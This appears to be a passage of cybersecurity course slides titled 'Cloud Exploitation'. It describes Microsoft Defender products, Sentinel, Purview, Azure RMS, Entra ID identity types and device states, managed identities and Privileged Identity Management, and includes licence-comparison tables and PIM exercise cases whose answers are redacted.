
Microsoft Defender offers various solutions to secure devices, identities, and cloud workloads. Examples include:

- Defender for Endpoints : Traditional anti-virus for devices.
- Defender for Business : Antivirus + EDR and threat management.
- Defender for Cloud : Protects cloud workloads and supports secure DevOps.
- Defender for Identity : Secures Azure ID identities.
- Defender for Office 365 : Protects Office apps and email.
- Defender EASM : External attack surface management.
- Defender IoT : Secures Internet of Things devices.

Cloud Exploitation

Capabilities	P1	Business	P2
Centralized configuration and management	✓	✓	✓
Next generation antivirus	✓	✓	✓
Attack surface reduction rules	✓	✓	✓
Device control (USB, etc.)	✓	✓	✓
Endpoint firewall	✓	✓	✓
Network protection	✓	✓	✓
Web control/category-based URL blocking	✓	✓	✓
Device-based conditional access	✓	✓	✓
Controlled folder access	✓	✓	✓
API's, SIEM connector, custom TI	✓	✓	✓
Application control	✓	✓	✓
Endpoint detection and response (EDR)		✓	✓
Automated investigation and remediation (AIR)		✓	✓
Threat and vulnerability management (TVM)		✓	✓
Threat Analytics		✓	✓
Advanced Hunting w/ 6 months data retention			✓
Microsoft Threat Experts			✓

Attacks Go Across Perimeter Defense Stack Boundaries



Azure Rights Management (RMS):

Azure RMS is designed to protect sensitive data when stored, accessed externally, or leaving the organization. It uses encryption, identity, and authorization policies.

- Part of Microsoft Purview (Azure Information Protection).
- Applies to files and emails across multiple platforms (Windows, MacOS, iOS, Android).
- Automatically detects sensitive data and applies policies.
- Default (legal & compliance) policies.
- Also protects copies of documents.
- Automatic detection of sensitive data (and these can also be custom defined via regex).


Cloud Exploitation

Microsoft Sentinel:

Microsoft Sentinel is Microsoft's SIEM (Security Information and Event Management) and SOAR (Security Orchestration and Automated Response) solution.

- Cloud-based.
- Artificial Intelligence correlation en baselining.
- Uses AI for threat detection and analysis.
- Automate and manage with playbooks.
- Automates incident response with playbooks.
- Provides over 200 connectors for integration (e.g., Jira, Teams, Slack).
- Perform root-cause analysis.
- Perform Thread hunting by using build-in queries.


Cloud Exploitation



Microsoft Purview Compliance Center

Microsoft Purview is not a traditional "security" mechanism for protecting workloads, but it plays a critical role as a portal where data from all Azure sources is consolidated and made accessible to administrators. Key functionalities include:

- Displaying the current "security posture."
- Providing insights into other important metrics such as compliance.
- Enabling data lifecycle management (e.g., identifying what data should be deleted).
- Offering advice and recommendations regarding settings and configurations.
- Searching through content and emails.




Cloud Exploitation

Azure EntraID:

Azure AD (rebranded as Entra ID) is a cloud-based IAM (Identity and Access Management) solution. It is the cornerstone of Azure, Office 365, and other Microsoft services.

Supports two deployment models:

- Azure Entra ID only: Primary IAM solution.
- Hybrid AD: Syncs on-prem AD with Azure AD via Azure AD Connect.



	Azure Active Directory	Windows Active Directory
Communication	Representational State Transfer (REST) APIs	Lightweight Directory Access Protocol (LDAP)
Authentication	Cloud-based protocols	Kerberos and NTLM
Network Organization	Flat structure of users and groups	Organizational units, domains and forests
Entitlement Management	Admins organize users into groups	Admins or data owners assign users to groups
Devices	Mobile device management	No mobile device management
Desktops	Windows desktops can join with Microsoft Intune	Desktops are governed by Group Policy (GPOs)
Servers	Uses Domain Services to manage servers	Managed by GPOs or other on-premise server management system

Identity Types in Azure Entra ID:

The Azure Entra ID environment includes the traditional identities/users familiar from on-premises Active Directory (AD). However, Azure Entra ID introduces several additional identity types:

User:

Users and guests tied to a "natural person."

Service Principal:

A secure identity used by applications or services to access Azure resources. Applications must register and receive the necessary permissions upon approval.

Device:


A device (e.g., laptop, phone, printer) recognized in Azure Entra ID, with various states of management:

- Azure Entra ID Registered: Registered but not fully managed.
- Azure Entra ID Joined: Cloud-only and managed by Entra ID.


<https://t.hybrid.id> Azure Entra ID Joined: Managed within an on-premises AD.

Cloud Exploitation


Azure Device Management



Azure AD Registered



Azure AD Joined



Hybrid AD Joined

Managed Identities:

Managed Identities are Azure-provisioned identities used for authenticating applications with Azure services, eliminating the need to embed credentials. There are two types:

1. System-Assigned:

Tied directly to a specific Azure resource. This identity cannot be used by another resource and is deleted when the associated Azure resource is removed.

2. User-Assigned:

Created as a standalone resource and not tied to the lifecycle of a specific Azure resource. These identities can be assigned to multiple resources and are managed by Azure.

Privileged Identity Management (PIM):

Privileged Identity Management (PIM) is an Azure Active Directory service designed to manage, monitor, and audit access to critical Azure resources.

Key Features of PIM:

- Allows temporary or permanent elevated access to resources.
- Similar to RBAC but with more flexibility and dynamic control.
- Commonly used for managing and logging elevated permissions.
- Adds an extra security layer on top of roles and groups.
- Includes mechanisms for requesting elevated permissions when needed.
- Available as part of Azure Premium P2.

Cloud Exploitation

Types of Assignments in PIM:


PIM supports different types of access assignments. The difference between Eligible and Active access assignments in Azure Entra ID Privileged Identity Management (PIM) revolves around when and how elevated permissions are applied to a user.

Eligible:

A user is granted the potential to activate elevated permissions but does not have those permissions by default. They must explicitly activate the role when needed.

Active:

A user has elevated permissions continuously and does not need to request or activate them.



Cloud Exploitation

Case Examples:

1. A contracted employee will work for six months and requires (elevated) access to certain resources. This access is necessary to perform daily tasks.

PIM: [REDACTED]

2. Another contracted employee will work for three months and occasionally requires elevated permissions.

PIM: [REDACTED]

3. An internal employee needs elevated permissions on a weekly basis to perform their tasks.

PIM: [REDACTED]

4. An administrator requires elevated permissions on a daily basis to carry out their work.

PIM: [REDACTED]

Cloud Exploitation

	AAD Free/AAD Office 365	AAD Premium P1	AAD Premium P2
Basic user and group management (inc MFA)	X	X	X
Conditional Access		X	X
Advanced group management		X	X
Password protection		X	X
Self-service password reset (Cloud User)	X	X	X
Self-service password reset (On-Premise User)		X	X
Microsoft Defender for Cloud Apps		X	X
AAD Application Proxy		X	X
Microsoft Identity Manager		X	X
Azure AD Connect	X	X	X
Azure AD Connect Health Monitoring		X	X
Terms of use attestation		X	X
SLA		X	X
Access reviews			X
Privileged Identity Management (PIM)			X
Identity Protection			X

